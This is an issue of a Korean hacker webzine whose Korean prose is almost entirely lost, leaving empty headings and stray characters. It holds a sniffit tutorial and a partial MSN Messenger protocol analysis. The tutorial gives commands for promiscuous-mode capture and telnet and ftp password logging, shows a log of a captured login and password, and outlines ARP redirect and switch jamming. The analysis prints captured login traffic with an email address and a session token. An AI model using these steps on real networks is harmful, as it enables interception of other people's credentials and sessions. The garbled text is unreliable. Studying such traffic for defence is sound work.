

OVERHEAD WEBZINE #2



CODE NAME : x90c's Passion

Powered By OVERHEAD Team At WOWHACKER.ORG

"Ahn's V3 License

V3

V3

OVERHEAD

가가

."

-OVERHEAD Team-



가

Editor : U!Y#M

LOGO : PANGPANG

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
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1x00. TCP/IP Sniffing

By Bokdong2

bokdong2@wowhacker.org

1x01. Preface

1x02.

1x03.

1x031.

1x032.

1x033.

1x034.

1x035.

1x04. - sniffit

1x05.

1x051.

1x052.

1x053.

1x06.

1x061. Switch Jamming

1x062. ARP Redirect

1x063. ICMP Redirect

1x07.

1x01. Preface

가.

가? . ()

가 가

가 ,


가

가 가

$$\vdash -)$$

1x02.

Ethernet



1 가 5

. 1 5

2, 3, 4

가

가 5

가 4

2, 3

4

(ID/PASS

$$),$$

(

)

1x03.**1x031.**

가 OS 가
Interface raw socket
filtering Linux Socket
Filter

1x032.

broadcasting 가
ADSL 가
IP(Internet Protocol)
가
TCP(Transmission Control Protocol)가 IP
ARP가(Address Resolution Protocol)

1x033.

가

1x034.

sniffit

OS

1x035.

가 Promiscuous mode
promiscuous mode (default
promiscuous mode .)

Nonpromiscuous Mode >

[root@bokdong2 sniffit.0.3.7.beta]# ifconfig

```
eth0  Link encap:Ethernet HWaddr 00:02:2A:C7:11:3E
       inet addr:xxx.xxx.222.165 Bcast:xxx.xxx.222.255
       Mask:255.255.255.0
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:80 errors:0 dropped:0 overruns:0 frame:0
```



```

TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
Interrupt:10 Base address:0x5000
lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:4 errors:0 dropped:0 overruns:0 frame:0
      TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0

```

Promiscuous Mode >

[root@bokdong2 sniffit.0.3.7.beta]# ifconfig

```

eth0    Link encap:Ethernet HWaddr 00:02:2A:XX:XX:XX
        inet addr:xxx.xxx.222.165 Bcast:xxx.xxx.222.255
        Mask:255.255.255.0
        UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
        RX packets:28038 errors:1 dropped:0 overruns:0 frame:0
        TX packets:3243 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        Interrupt:10 Base address:0x5000

```

> PROMISC 가 가 >

```

      가      IP
MAC      , MAC      IP      가      가
.(      -      )
      IP      .(IP-32 , MAC-48 ) TCP/IP
      14      가      4      . 14
      0x800(IP      )
      가      . (      가      .
      가      .)
      가      arp -a      ifconfig
      6      3      3

```

> : <http://standards.ieee.org/regauth/oui/index.shtml>

> : <http://standards.ieee.org/regauth/oui/oui.txt>

>

```
arp -a 00-08-e2-xx-xx-xx가
>
```

```
00-08-E2      (hex)      Cisco Systems
0008E2        (base 16)  Cisco Systems
                        80 West Tasman Dr.
                        SJ-Bld M/1
                        San Jose CA 95134
                        UNITED STATES
```

```
> ( )
```

1x04. sniffit

Sniffit

.
: <http://reptile.rug.ac.be/coder/sniffit/sniffit.html>
URL : <http://reptile.rug.ac.be/coder/sniffit/files/sniffit.0.3.7.beta.tar.gz>
or <http://packetstormsecurity.nl/>

libpcap 가 .
URL : <http://www.tcpdump.org> or <http://packetstormsecurity.nl/>
sniffit 0.3.7 beta 가 sniffit
(4).

```
[bokdong2@bokdong2 sniffit.0.3.7.beta]$ whoami
bokdong2
```

```
[bokdong2@bokdong2 sniffit.0.3.7.beta]$ ./sniffit
You should be root to run this program!
```

```
sniffit >
```

```
-t <IP nr/name> <IP> 가 .
-s <IP nr/name> <IP> ,
-i Interactive mode,
-l Extended Interactive mode,
-c <file> config file
-F <device>
-n IP . ARP, RARP, non-IP packets .
```

```

-N .

-i, -l :
-d . 16 .
-a ASCII .
-x TCP .
-A <char> char .
  replaced by <char>. (see note below 4.The output)
-P protocol . ( TCP)
  가 IP, TCP, ICMP, UDP .
-p <port> <port> , 0 , 0 all .
-l <length> ( 300 ).
  Length 0 .
-M <Plugin> . PLUGIN-HOWTO .

-i, -l :
-D <device> device .

-c :
* -L <logparam> 가 .
*
* raw : Raw level
* norm : Normal level
* telnet : Log passwords (login port 23)
* ftp : Log passwords (ftp port 21)
* mail : Log mailinfo (mail port 25)

```

> >

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit

```

usage: ./sniffit [-xdabvnN] [-P proto] [-A char] [-p port] [(-r|-R) recordfile]
        [-l sniflen] [-L logparam] [-F snifdevice] [-M plugin]
        [-D tty] (-t<Target IP> | -s<Source IP>) | (-i|-l) | -c<config file>]
Plugins Available:
  0 -- Dummy Plugin
  1 -- DNS Plugin

```

> -a, -t, xx3.xx2.0.0

sniffit - @

xx3.xx2.all.all 가 ASCII >

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -a -t xx3.xx2.0.0

Wildcard detected, IP nr. not checked...

Supported Network device found. (eth0)

Sniffit.0.3.7 Beta is up and running.... (xx3.xx2.)

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42700-xx3.xx2.222.17.80

E . . < . . @ . ' . S P ? +
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42737-xx3.xx2.222.54.80

E . . < . m @ . ' 6 P ? 9 '
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42743-xx3.xx2.222.60.80

E . . < . v @ . ' . o < P @ ? %
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42695-xx3.xx2.222.12.80

E . . < A . @ . ' P ? . w c Q
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42697-xx3.xx2.222.14.80

E . . < . & @ . ' . + P ?
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42745-xx3.xx2.222.62.80

E . . < = z @ . ' > P @
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42754-xx3.xx2.222.71.80

E . . < Z . @ . ' G P ? H I C n .
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42759-xx3.xx2.222.76.80

E . . < . . @ . ' L P ? . 0 E
. 6

Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42769-xx3.xx2.222.86.80

E . . < . . @ . ' . r N V P ? Q ; M
. 6

Packet ID (from_IP.port-to_IP.port): 211.233.28.120.80-xx3.xx2.xx2.165.1171

E . . . 1 . @ . 2 x P . . . N . j . . Z o '

. 9 6 - u [. T . R j
. 0 M ! . u & (. Q w K v . . # V
>) . . 6 ! v S 6 I E I . h 3 j . . K . U u . . .
. . R . . u n i M ! q . u (_ Q .
. . I . . M J < 1 n) _ 6 , . T C - 1 . . . 6 _
. r / k . . _ C . e k] T . J . . Q 5 . . 4 I .
. j M A a . s 6 . U . . V
.] .] . ' r M . . q . . . b D ^ . m . K o 0
. 2 . . . 4 " 0 p . . c W ` [. 4 . . .
. R @ . . . K . P . U @ . @ , . Y t p M % o
. u (^ . Q I . . - J > 1 n (' d .
. C q & . X I . 4 Z I . N Q i . . z . i . . 3 . . .] h . .
E N C . . Y i . m . / q k 6 . . Z . . @
. M A a < b () . u . . - m . P j . . K . . I K
.) . m ; f M . ? . t
. & R q E .) I . . D v
. . . i e . V . . j _ e 7 . h . W . 4 R S \$. "
. . F . v . . . - V . . . R 9 j \$ 4 p . . 6 ` u . .
. . p Q 6 n . . / . . 0) + ! . V | a
T (. - D = y . . . 0 . . m . . g . s , . .
. . y o N . J + . G f 4 2 h . . . u S H 4 m 7 . q
` i . . R . . k . . ? . . M 1 . . . / . m > . . 9 . > . . f . Z A . : y . .
. . j p & * z . z . 3 . . . u Z
. ! t . \$ k . . . - K c N . . . a /
. 9 i . k J E . . - = ? ' h . D t E I + d . . \$
. . . _ 2 B . . . s . . ' M . * _ . . . N . . R . . w . . . Z .
. . " . L . . . # (. , . G . . . N . . D . . . r J
. . . V . . . z . . J W . . M i . . F 2 D . 0 . . I ' m h . . .
3 . . e 3] . Z . z . . . d # . L . . a 0 (.
. . . . -) . . ' c z C L I . . . 6 g X [.
. . . g . . E W < + . D 5 . . . y
. . . g . . \$ k 4 I : B . d . V . ? . S . . _ . . ^ . .
. . . . \$. U . . Z . ` (. . . . - F 7 . P . . <
. X . . M . M g . A I U ^ . . = M . _ R . . 6 0
. 6 ' . . s . o . n u b . . P . . v . .
q . . N . . ^ . . a a ^ ` . . . c . . p . . . ; Q . . X .
H . L . N . . . c . . w y . M . . . A . t T A . c (.
. . . . ? . / a . . - T x 8 . J . R c . . . f .
- . . m . 8 ` 5 . . . x . . \$ c . .

Gracefull shutdown...

[root@bokdong2 sniffit.0.3.7.beta]#

```
> -d, -s, xx3.xx2.@.@
```

```
sniffit
```

```
- @
```

```
xx3.xx2.all.all
```

```
가
```

```
dump mode
```

```
>
```

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -d -s xx3.xx2.@.@
```

```
Wildcard detected, IP nr. not checked...
```

```
Supported Network device found. (eth0)
```

```
Sniffit.0.3.7 Beta is up and running.... (163.152.)
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1149-211.233.28.120.80
```

```
45 00 00 34 94 D9 40 00 40 06 33 4B A3 98 DE A5 D3 E9 1C 78 04 7D 00 50 93 41  
EE 6D 86 98 E5 7A 80 10 16 D0 AE 17 00 00 01 01 08 0A 00 08 78 67 0C CD C7 69
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1151-211.233.28.120.80
```

```
45 00 01 B0 92 9F 40 00 40 06 34 09 A3 98 DE A5 D3 E9 1C 78 04 7F 00 50 93 42  
EA F9 85 BA 14 9A 80 18 16 D0 AC 3B 00 00 01 01 08 0A 00 08 78 67 0C CD C7 68  
47 45 54 20 2F 68 61 6E 6D 61 69 6C 2F 69 6D 61 67 65 2F 73 68 6F 70 2F 74 6F  
70 5F 73 68 6F 70 70 69 6E 67 30 30 30 32 5F 30 39 32 36 2E 67 69 66 20 48 54  
54 50 2F 31 2E 30 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F 77 77  
77 2E 64 61 75 6D 2E 6E 65 74 2F 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B  
65 65 70 2D 41 6C 69 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A  
69 6C 6C 61 2F 34 2E 37 36 20 5B 65 6E 5D 20 28 58 31 31 3B 20 55 3B 20 4C 69  
6E 75 78 20 32 2E 34 2E 32 2D 32 20 69 36 38 36 29 0D 0A 48 6F 73 74 3A 20 69  
6D 61 67 65 32 2E 61 64 2D 69 6E 64 69 63 61 74 6F 72 2E 63 6F 6D 0D 0A 41 63  
63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 2D 78  
62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F  
70 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6E 67 0D 0A 41 63 63 65 70 74 2D 45  
6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67  
75 61 67 65 3A 20 65 6E 0D 0A 41 63 63 65 70 74 2D 43 68 61 72 73 65 74 3A 20  
69 73 6F 2D 38 38 35 39 2D 31 2C 2A 2C 75 74 66 2D 38 0D 0A 43 6F 6F 6B 69 65  
3A 20 76 69 64 33 3D 46 43 6B 31 6A 0D 0A 0D 0A
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1149-211.233.28.120.80
```

```
45 00 00 34 94 DA 40 00 40 06 33 4A A3 98 DE A5 D3 E9 1C 78 04 7D 00 50 93 41  
EE 6D 86 98 E5 7B 80 11 16 D0 AE 14 00 00 01 01 08 0A 00 08 78 68 0C CD C7 69
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1148-211.233.28.120.80
```

```
45 00 00 34 99 83 40 00 40 06 2E A1 A3 98 DE A5 D3 E9 1C 78 04 7C 00 50 94 03  
E3 5E 86 0C D0 20 80 10 21 B7 C3 62 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80
```

```
45 00 00 34 61 40 40 00 40 06 66 E4 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D  
1A C5 85 BB 16 0C 80 10 21 F0 46 CD 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80
45 00 00 34 61 41 40 00 40 06 66 E3 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D
1A C5 85 BB 1B B4 80 10 2D 40 35 D5 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1151-211.233.28.120.80
45 00 00 34 92 A0 40 00 40 06 35 84 A3 98 DE A5 D3 E9 1C 78 04 7F 00 50 93 42
EC 75 85 BA 18 ED 80 10 1E 45 76 01 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80
45 00 00 34 61 42 40 00 40 06 66 E2 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D
1A C5 85 BB 21 5C 80 10 38 90 24 DB 00 00 01 01 08 0A 00 08 78 69 0C CD C7 6B
```

```
Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1152-211.233.29.207.80
45 00 00 3C C0 1D 40 00 40 06 06 A8 A3 98 DE A5 D3 E9 1D CF 04 80 00 50 93 AD
B8 77 00 00 00 00 A0 02 16 D0 F3 D8 00 00 02 04 05 B4 04 02 08 0A 00 08 78 6A
00 00 00 00 01 03 03 00
```

Gracefull shutdown...

```
[root@bokdong2 sniffit.0.3.7.beta]#
```

```
> id pass . >
```

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -c sample_config_file -L telnet
```

```
Sniffit Logging started.
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running... (Config File Used)
Gracefull shutdown...
sniffit Logging session ended.
```

```
[root@bokdong2 sniffit.0.3.7.beta]#cat sniffit.log
```

```
[Fri Sep 27 16:40:06 2002] - sniffit session started.
[Fri Sep 27 17:04:22 2002] - xx3.xx2.232.111.1052-xx3.xx2.xx2.165.23: login [ WOW]
[Fri Sep 27 17:04:25 2002] - xx3.xx2.232.111.1052-xx3.xx2.xx2.165.23: passwd [WOWWOWWOW]
[Fri Sep 27 17:08:07 2002] - Sniffit session ended.
```

xx3.xx2.xx2.165

WOW,

WOWWOWWOW

.

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -a -t XXX.XXX.XXX.165
```

```
Supported Network device found. (eth0)
```

```
Sniffit.0.3.7 Beta is up and running.... (XXX.XXX.XXX.165)
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
```

```
E . . ) m . @ . . . . . o . . . . . P . ! p v 2  
. . W
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
```

```
E . . ) n . @ . . . . . o . . . . . P . ! p 1  
. . O
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
```

```
E . . ) o . @ . . . . . o . . . . . P . ! p v 0  
. . W
```

```
WOW
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) S . @ . . . . . o . . . . . P . ! . v D  
. . W
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) T . @ . . . . . o . . . . . P . ! . C  
. . O
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) U . @ . . . . . o . . . . . P . ! . v B  
. . W
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) V . @ . . . . . o . . . . . P . ! . v A  
. . W
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) W . @ . . . . . o . . . . . P . ! . @  
. . O
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) X . @ . . . . . o . . . . . P . ! . v ?  
. . W
```

```
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
```

```
E . . ) Y . @ . . . . . o . . . . . P . ! . v >
```


. . W

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23

E . .) Z . @ o P . ! . =

. . O

Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23

E . .) [. @ o P . ! . v <

. . W

wow 가 wowwowwow .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . * p . @ 4 o P . ! p . \$

.

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (q . @ . . . | o P . ! n . 6

. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (r . @ o P . ! j . 6

. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (s . @ z o , P . ! B . 6

. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . .) t . @ y o , P . ! B z -

. . S

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (u . @ x o - P . ! A . 5

. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . .) v . @ w o - P . ! A x ,

. . U

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (w . @ v o P . ! @ . 4

. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . .) x . @ . . . u o P . ! @ . +
..

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (y . @ . . . t o / P . ! ? . 3
..

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . .) z . @ . . . s o / P . ! ? . *
.. -

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (. @ . . . r o 0 P . ! > . 2
..

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . .) | . @ . . . q o 0 P . ! > .)
.. l

wow 가 su -l .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . () . @ . . . p o 1 P . ! = . 1
..

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . * . @ . . . o o 1 P . ! = . .
.. . .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (. . @ . . . n o 3 P . ! ; . /
..

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . . (. . @ . . . m o = P . ! 1 . /
..

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23

E . .) . . @ . . . l o = P . ! 1 . &
.. 3

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . k . . . o . . . . . . . . . . . . . . = P . ! 1 . %
. . 0
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . j . . . o . . . . . . . . . . . . . . = P . ! 1 . $
. . 2
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . i . . . o . . . . . . . . . . . . . . = P . ! 1 . #
. . 3
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . h . . . o . . . . . . . . . . . . . . = P . ! 1 . "
. . 0
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . g . . . o . . . . . . . . . . . . . . = P . ! 1 . !
. . 2
```

302302 .


```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . * . . @ . . . f . . . o . . . . . . . . . . . . . . = P . ! 1 . .
. . . .
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( . . @ . . . e . . . o . . . . . . . . . . . . . . ? P . ! / . '
. .
```

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( . . @ . . . d . . . o . . . . . . . . . . . . . . V P . ! . . '
. .
```

Gracefull shutdown...

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -i
```



Interactive mode >

UP or 'k' :

DOWN or 'j' :

F1 or '1' :

F2 or '2' :

F3 or '3' :

F4 or '4' :

F5 or '5' : <from IP> <from port> <to IP> <to port> 'sniffit_key5'

F6 or '6' : <from IP> <from port> <to IP> <to port> 'sniffit_key6'

F7 or '7' : <from IP> <from port> <to IP> <to port> 'sniffit_key7'

F8 or '8' : <from IP> <from port> <to IP> <to port> 'sniffit_key8'

F5 - F8 or '5' - '8' : interactive


ENTER :

'q' :

'n' : Toggle net statistics. These are sampled at 3 secs, look in the config.h file to change this (could be needed if y'r computer is slow).

'g' : UDP

'r' :



1x05.

가

가 가

가

가

가

1x051.

SSH

SSL

PGP S/MIME

, FTP

SCP ,

VPN

1x052.

가

.(

.)

1x053.

가 promiscuous mode 가 .

ping

ping . promiscuous mode가

1x06.

switch jamming, redirect(icmp redirect, icmp router advertisements...),

1x061. Switch Jamming

가

가

가

80G

()
가

1x062. ARP Redirect

ARP request

IP

가

ARP Reply

ARP Redirect

ARP Reply

1x063. ICMP Redirect

ICMP(Internet Control Message Protocol)

(RFC 792).

ICMP redirect

1x07.

가



2x00. Acecracker's Zone

By Acecracker
dragory1@hotmail.com

2x10. MSNP Protocol Analysis By Acecracker

2x11. MSN

2x12.

2x13.

2x14.

2x20. Sparc Stack Buffer Overflow

2x21. Sparc

2x22. Example

2x23. Exploit

MSNP msn messenger TCP/IP .
 MSNP7 MSN
 가 . < >, < >, <
 > .

2x11. MSN

1. .
 Dispatch Server (DS) : Client가 . NS
 Notification Server (NS) : MSN Messenger Service session . , User List,
 SwitchBoard Server (SB) : Message session . , Client .
2. MSNP .
3. MSN TCP 1863 .
4. 가 MSN "0D 0A", "CR + LF" 가 .
5. 3 .
6. Transaction Identifier 0 2^32 - 1
 reponse ID .

2x12.**10.3.8.1(1592) -> 64.4.13.151(1863)**

TCP(SYN)

64.4.13.151(1863) -> 10.3.8.1(1592)

TCP(SYN, ACK)

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(ACK)

TCP

10.3.8.1(1592) -> 64.4.13.151(1863)

VER 0 MSNP7 MSNP6 MSNP5 MSNP4 CVR0

MSNP

가

가

MSNP

56 45 | 52 20 31 20 | 4D 53 4E 50 [VER 1 MSNP]

37 20 4D 53 | 4E 50 36 20 | 4D 53 4E 50 | 35 20 4D 53 [7 MSNP6 MSNP5 MS]

4E 50 34 20 | 43 56 52 30 | 0D 0A | [NP4 CVR0..]

64.4.13.151(1863) -> 10.3.8.1(1592)

VER 0 MSNP7 MSNP6 MSNP5 MSNP4 CVR0

가

MSNP7

56 45 | 52 20 31 20 | 4D 53 4E 50 [VER 1 MSNP]

37 20 4D 53 | 4E 50 36 20 | 4D 53 4E 50 | 35 20 4D 53 [7 MSNP6 MSNP5 MS]

4E 50 34 20 | 43 56 52 30 | 0D 0A | [NP4 CVR0..]

10.3.8.1(1592) -> 64.4.13.151(1863)

INF 2

49 4E | 46 20 32 0D | 0A [INF 2..]

64.4.13.151(1863) -> 10.3.8.1(1592)

INF 2 MD5

가 MD5

49 4E | 46 20 32 20 | 4D 44 35 0D [INF 2 MD5.]

0A | | | [.]

10.3.8.1(1592) -> 64.4.13.151(1863)

USR 3 MD5 I dragory@inzen.com

ID

55 53 | 52 20 33 20 | 4D 44 35 20 [USR 3 MD5]

49 20 64 72 | 61 67 6F 72 | 79 40 69 6E | 7A 65 6E 2E [I dragory@inzen.]

63 6F 6D 0D | 0A | | [com..]

64.4.13.151(1863) -> 10.3.8.1(1592)

USR 3 MD5 S 1036062483.32504

MD5 Hash

```

      55 53 | 52 20 33 20 | 4D 44 35 20 [USR 3 MD5 ]
53 20 31 30 | 33 36 30 36 | 32 34 38 33 | 2E 33 32 35 [S 1036062483.325]
30 34 0D 0A |           |           |           [04..]

```

10.3.8.1(1592) -> 64.4.13.151(1863)

USR 4 MD5 S cc8f4999c41049206e6f17663f731a97

MD5

password

MD5(hash+pass)

```

      55 53 | 52 20 34 20 | 4D 44 35 20 [USR 4 MD5 ]
53 20 63 63 | 38 66 34 39 | 39 39 63 34 | 31 30 34 39 [S cc8f4999c41049]
32 30 36 65 | 36 66 31 37 | 36 36 33 66 | 37 33 31 61 [206e6f17663f731a]
39 37 0D 0A |           |           |           [97..]

```

64.4.13.151(1863) -> 10.3.8.1(1592)

USR 4 OK dragory@inzen.com Test 1

password가

Test

```

      55 53 | 52 20 34 20 | 4F 4B 20 64 [USR 4 OK d]
72 61 67 6F | 72 79 40 69 | 6E 7A 65 6E | 2E 63 6F 6D [ragory@inzen.com]
20 54 65 73 | 74 20 31 0D | 0A           |           [ Test 1..]

```

64.4.13.151(1863) -> 10.3.8.1(1592)

```

      4D 53 | 47 20 48 6F | 74 6D 61 69 [MSG Hotmai]
6C 20 48 6F | 74 6D 61 69 | 6C 20 34 31 | 36 0D 0A 4D [I Hotmail 416..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 70 72 6F [text/x-msmsgspro]
66 69 6C 65 | 3B 20 63 68 | 61 72 73 65 | 74 3D 55 54 [file; charset=UT]
46 2D 38 0D | 0A 4C 6F 67 | 69 6E 54 69 | 6D 65 3A 20 [F-8..LoginTime: ]
31 30 33 36 | 30 36 32 34 | 38 33 0D 0A | 45 6D 61 69 [1036062483..Emai]
6C 45 6E 61 | 62 6C 65 64 | 3A 20 30 0D | 0A 4D 65 6D [IEnabled: 0..Mem]
62 65 72 49 | 64 48 69 67 | 68 3A 20 32 | 32 39 33 37 [berIdHigh: 22937]
34 0D 0A 4D | 65 6D 62 65 | 72 49 64 4C | 6F 77 3A 20 [4..MemberIdLow: ]
2D 32 30 35 | 36 36 39 39 | 36 30 35 0D | 0A 6C 61 6E [-2056699605..lan]
67 5F 70 72 | 65 66 65 72 | 65 6E 63 65 | 3A 20 30 0D [g_preferenc: 0.]
0A 70 72 65 | 66 65 72 72 | 65 64 45 6D | 61 69 6C 3A [.preferredEmail:]
20 0D 0A 63 | 6F 75 6E 74 | 72 79 3A 20 | 0D 0A 50 6F [ ..country: ..Po]
73 74 61 6C | 43 6F 64 65 | 3A 20 0D 0A | 47 65 6E 64 [stalCode: ..Gend]

```

```

65 72 3A 20 | 55 0D 0A 4B | 69 64 3A 20 | 30 0D 0A 41 [er: U..Kid: 0..A]
67 65 3A 20 | 0D 0A 42 44 | 61 79 50 72 | 65 3A 20 30 [ge: ..BDayPre: 0]
0D 0A 42 69 | 72 74 68 64 | 61 79 3A 20 | 30 0D 0A 57 [..Birthday: 0..W]
61 6C 6C 65 | 74 3A 20 30 | 0D 0A 46 6C | 61 67 73 3A [allet: 0..Flags:]
20 31 35 33 | 36 0D 0A 73 | 69 64 3A 20 | 35 30 37 0D [ 1536..sid: 507.]
0A 6B 76 3A | 20 34 0D 0A | 4D 53 50 41 | 75 74 68 3A [.kv: 4..MSPAuth:]
20 34 30 37 | 68 76 6B 47 | 34 78 44 48 | 30 30 5A 78 [ 407hvkG4xDH00Zx]
53 4D 6E 48 | 77 68 2A 73 | 2A 53 59 6F | 73 51 31 2A [SMnHwh*s*SYosQ1*]
74 61 72 32 | 6F 32 77 38 | 44 6B 48 51 | 45 4E 4D 6D [tar2o2w8DkHQENMm]
48 46 38 59 | 35 39 69 42 | 6F 39 37 21 | 35 48 2A 63 [HF8Y59iBo97!5H*c]
67 46 31 50 | 35 5A 56 79 | 47 32 42 5A | 74 50 78 67 [gF1P5ZVyG2BZtPxd]
4B 72 47 56 | 64 30 43 66 | 41 24 24 0D | 0A 0D 0A [KrGVdOCfA$$....]

```

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(ACK)

10.3.8.1(1592) -> 64.4.13.151(1863)

SYN 5 7

(list)

53 59 | 4E 20 35 20 | 37 0D 0A [SYN 5 7..]

